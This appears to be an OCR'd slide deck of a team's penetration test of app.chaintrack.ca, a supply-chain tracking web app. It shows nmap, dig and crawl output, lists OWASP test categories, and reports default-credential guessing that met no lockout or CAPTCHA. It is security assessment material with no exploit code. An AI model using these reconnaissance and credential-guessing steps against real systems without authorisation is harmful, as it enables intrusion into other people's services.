Security Analysis

app.chaintrack.ca

Alia, Allen, Jason, Kaiyu, Parsa, Sami


01 Introduction

What is Chaintrack?

CHAINTRACK


Chaintrack is a provider of IoT-powered supply chain tracking solutions intended for the food and pharmaceutical industries


Chaintrack's Dashboard page




More Precisely


- Chaintrack is a software that helps delivering of shipments.
- It helps *Depot* owners send a cargo from one depot to another depot, by assigning an available driver to the order.






Driver Application









02 Methodology

Planning the Penetration Test




Used a variety of tools!




ZAP

BURPSUITE




MALTEGO




nessus®
Professional

BASH
THE BOURNE-AGAIN SHELL

arachni
web application security scanner framework



Splitted the tests using OWASP testing guide categories



Allen

Gathering information

Error handling

Kalyu


Configuration & deployment management

Weak cryptography

Jason

Identity management

Authentication



Parsa

Application usage

Business logic

Saml

Authorization

Session management

Alla

Input validation


Client side

03 Information Gathering

Burpsuite, Maltego, Dig, Nmap


Fingerprint web server

```
8008/tcp open   http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 302 Found
|     Location: https://:8015/nice%20ports%2C/Tri%6Eity.txt%2ebak
|     Connection: close
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|   GenericLines, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 302 Found
|     Location: https://:8015
|     Connection: close
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|   GetRequest:
|     HTTP/1.1 302 Found
|     Location: https://:8015/
|     Connection: close
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|_    Content-Security-Policy: frame-ancestors 'self'
8010/tcp open   ssl/xmpp?
| fingerprint-strings:
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Content-Length: 4492
|     Connection: close
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: SAMEORIGIN
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Content-Security-Policy: frame-ancestors 'self'
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <style type="text/css">
|     body {
|     height: 100%;
|     font-family: Helvetica, Arial, sans-serif;
|     color: #6a6a6a;
|     margin: 0;
|     display: flex;
|     align-items: center;
|     justify-content: center;
|_    input[type=date], input[type=email], input[type=number], input[type=password]
```



- Banner grabbing.
- Send http request to the web server
- Examine its response header

Application Entry Points



- Identify any hidden parameters
- Find all urls that contain get and post request
- Identify all parameters


https://app.chaintrack.ca	GET	/api/devices/locations		200	958	JSON	
https://app.chaintrack.ca	GET	/dashboard		200	19121	HTML	Dashboard - Chaintrack
https://app.chaintrack.ca	GET	/images/logo.svg		200	8534	XML	
https://app.chaintrack.ca	GET	/js/app.js?id=7c22f182df1...	✓	200	360054	script	
https://app.chaintrack.ca	GET	/js/markerclusterer/mark...		200	30773	script	
https://app.chaintrack.ca	GET	/js/scripts.bundle.js?id=9...	✓	200	61139	script	
https://app.chaintrack.ca	GET	/login		200	4533	HTML	Login - Chaintrack
https://app.chaintrack.ca	GET	/svg/cold-chain.svg		200	5863	XML	
https://app.chaintrack.ca	GET	/user/current		200	1251	JSON	
https://app.chaintrack.ca	POST	/login	✓	302	1349	HTML	Redirecting to https://app...
https://app.chaintrack.ca	POST	/login	✓	302	1369	HTML	Redirecting to https://app...
https://app.chaintrack.ca	GET	/					

DNS Trace Process

```
└─$ dig app.chaintrack.ca +trace

; <<>> DiG 9.18.7-1-Debian <<>> app.chaintrack.ca +trace
;; global options: +cmd
.                       86400   IN      NS      a.root-servers.net.
.                       86400   IN      NS      b.root-servers.net.
.                       86400   IN      NS      c.root-servers.net.
.                       86400   IN      NS      d.root-servers.net.
.                       86400   IN      NS      e.root-servers.net.
.                       86400   IN      NS      f.root-servers.net.
.                       86400   IN      NS      g.root-servers.net.
.                       86400   IN      NS      h.root-servers.net.
.                       86400   IN      NS      i.root-servers.net.
.                       86400   IN      NS      j.root-servers.net.
.                       86400   IN      NS      k.root-servers.net.
.                       86400   IN      NS      l.root-servers.net.
.                       86400   IN      NS      m.root-servers.net.
.                       86400   IN      RRSIG   NS 8 0 518400 20221226170000 20221213160000
xNn0fiJyxVDkOPS/KDNaPp9vJoYkFYzqX5wThBc15P rzxo4e5Uh+Fm2z80Cq+pBrJhjtcGfgM9tHK1UbAh9k3/dDpr
7EMRKHWk9aTY73bzLnJwTcERXFYdN2oL/YWoapY+z7 6tnDFnaXqsM9X3Msgvy0+J2Vln2S+hT2jp1byabdnHB3xdXC
ZTGFvsd/6TVmPg/FDqpOowPhrdhSCmzXFwko74Grw2 2Auq6ETL+ZVert9WeMt2gc0hcdOQnlTgQW02+ylW1DYRD4NC
;; Received 525 bytes from 10.13.37.1#53(10.13.37.1) in 8 ms

ca.                     172800  IN      NS      j.ca-servers.ca.
ca.                     172800  IN      NS      x.ca-servers.ca.
ca.                     172800  IN      NS      any.ca-servers.ca.
ca.                     172800  IN      NS      c.ca-servers.ca.
ca.                     86400   IN      DS      43787 8 2 2AF70B49C542B7DACEC2D4754651598B7
 96039A2C
ca.                     86400   IN      RRSIG   DS 8 1 86400 20221226170000 20221213160000
ZHe8X4B7Bx51znwp4Oxw87XS2uoWA1MbYYd/O/G3J U/DtjvAcxdABZHWKy8fTse49PU9VCvgav+pJVFBhoVF9KvkMc
N/BNmdxyuXVVIMs/AldO0kYNUi1U6nyxJN3Xgvy4S /n6HUZsVo7+azdOOU2uNbn3l+/yH1FnxtjgF25k9YnZdWXs2a
3DjNyM5tJYJG5X+qatFr7ZRvTngdD6VA3YBRCANaj 2SlFeI/Gc9kF7/tQcT2cdXgo/aA6IN5y0xVjTtrzcRpAJL7pl
;; Received 666 bytes from 192.203.230.10#53(e.root-servers.net) in 120 ms

;; UDP setup with 2001:500:a7::2#53(2001:500:a7::2) for app.chaintrack.ca failed: network u
;; UDP setup with 2001:500:a7::2#53(2001:500:a7::2) for app.chaintrack.ca failed: network u
;; UDP setup with 2001:500:a7::2#53(2001:500:a7::2) for app.chaintrack.ca failed: network u
chaintrack.ca.          86400   IN      NS      ns36.domaincontrol.com.
chaintrack.ca.          86400   IN      NS      ns35.domaincontrol.com.
r66k981mhm0vmpsgv1djat7janroai95.ca. 3600 IN NSEC3 1 1 0 - R66PG9PTTIK20OKT0J69V3IS2M57VEK9
EC3PARAM
```

- Use Dig to trace down the domain

Maltego




- Related domains
- Name Servers
- IP addresses
- Locations, email addresses

04 Errors Handling Test

Nessus, Telnet

Nessus/Telnet



- Based on the two IPs we found from previous step.
- Scan for all possible vulnerabilities.
- Some of the pages can be checked

Manually check the urls

- Some of the directories are forbidden
- There are pages that do not exist

05


AUTHENTICATION

Owasp ZAP, Burp

ENCRYPTED CHANNEL

Testing for Credentials Transported over an Encrypted Channel

Use Owasp ZAP to capture packet headers and inspect them.
Verify that the app sends parameters using the POST method via HTTPS.





208	Proxy	12/12/2022, 16:53:09	GET	https://content-autofill.googleapis.com/v1/pages/ChRDaHJvbWUvMTA4LjAuNTM1...	200 OK	111 ms	112 by
209	Proxy	12/12/2022, 16:53:16	POST	https://app.chaintrack.ca/login	302 Found	285 ms	386 by

Testing for default credentials

Try default usernames such as: admin, administrator, root, system, guest, operator, superuser.


Passed the test but no lock out, and no CAPTCHA challenge.






Testing for Weak lock out mechanism

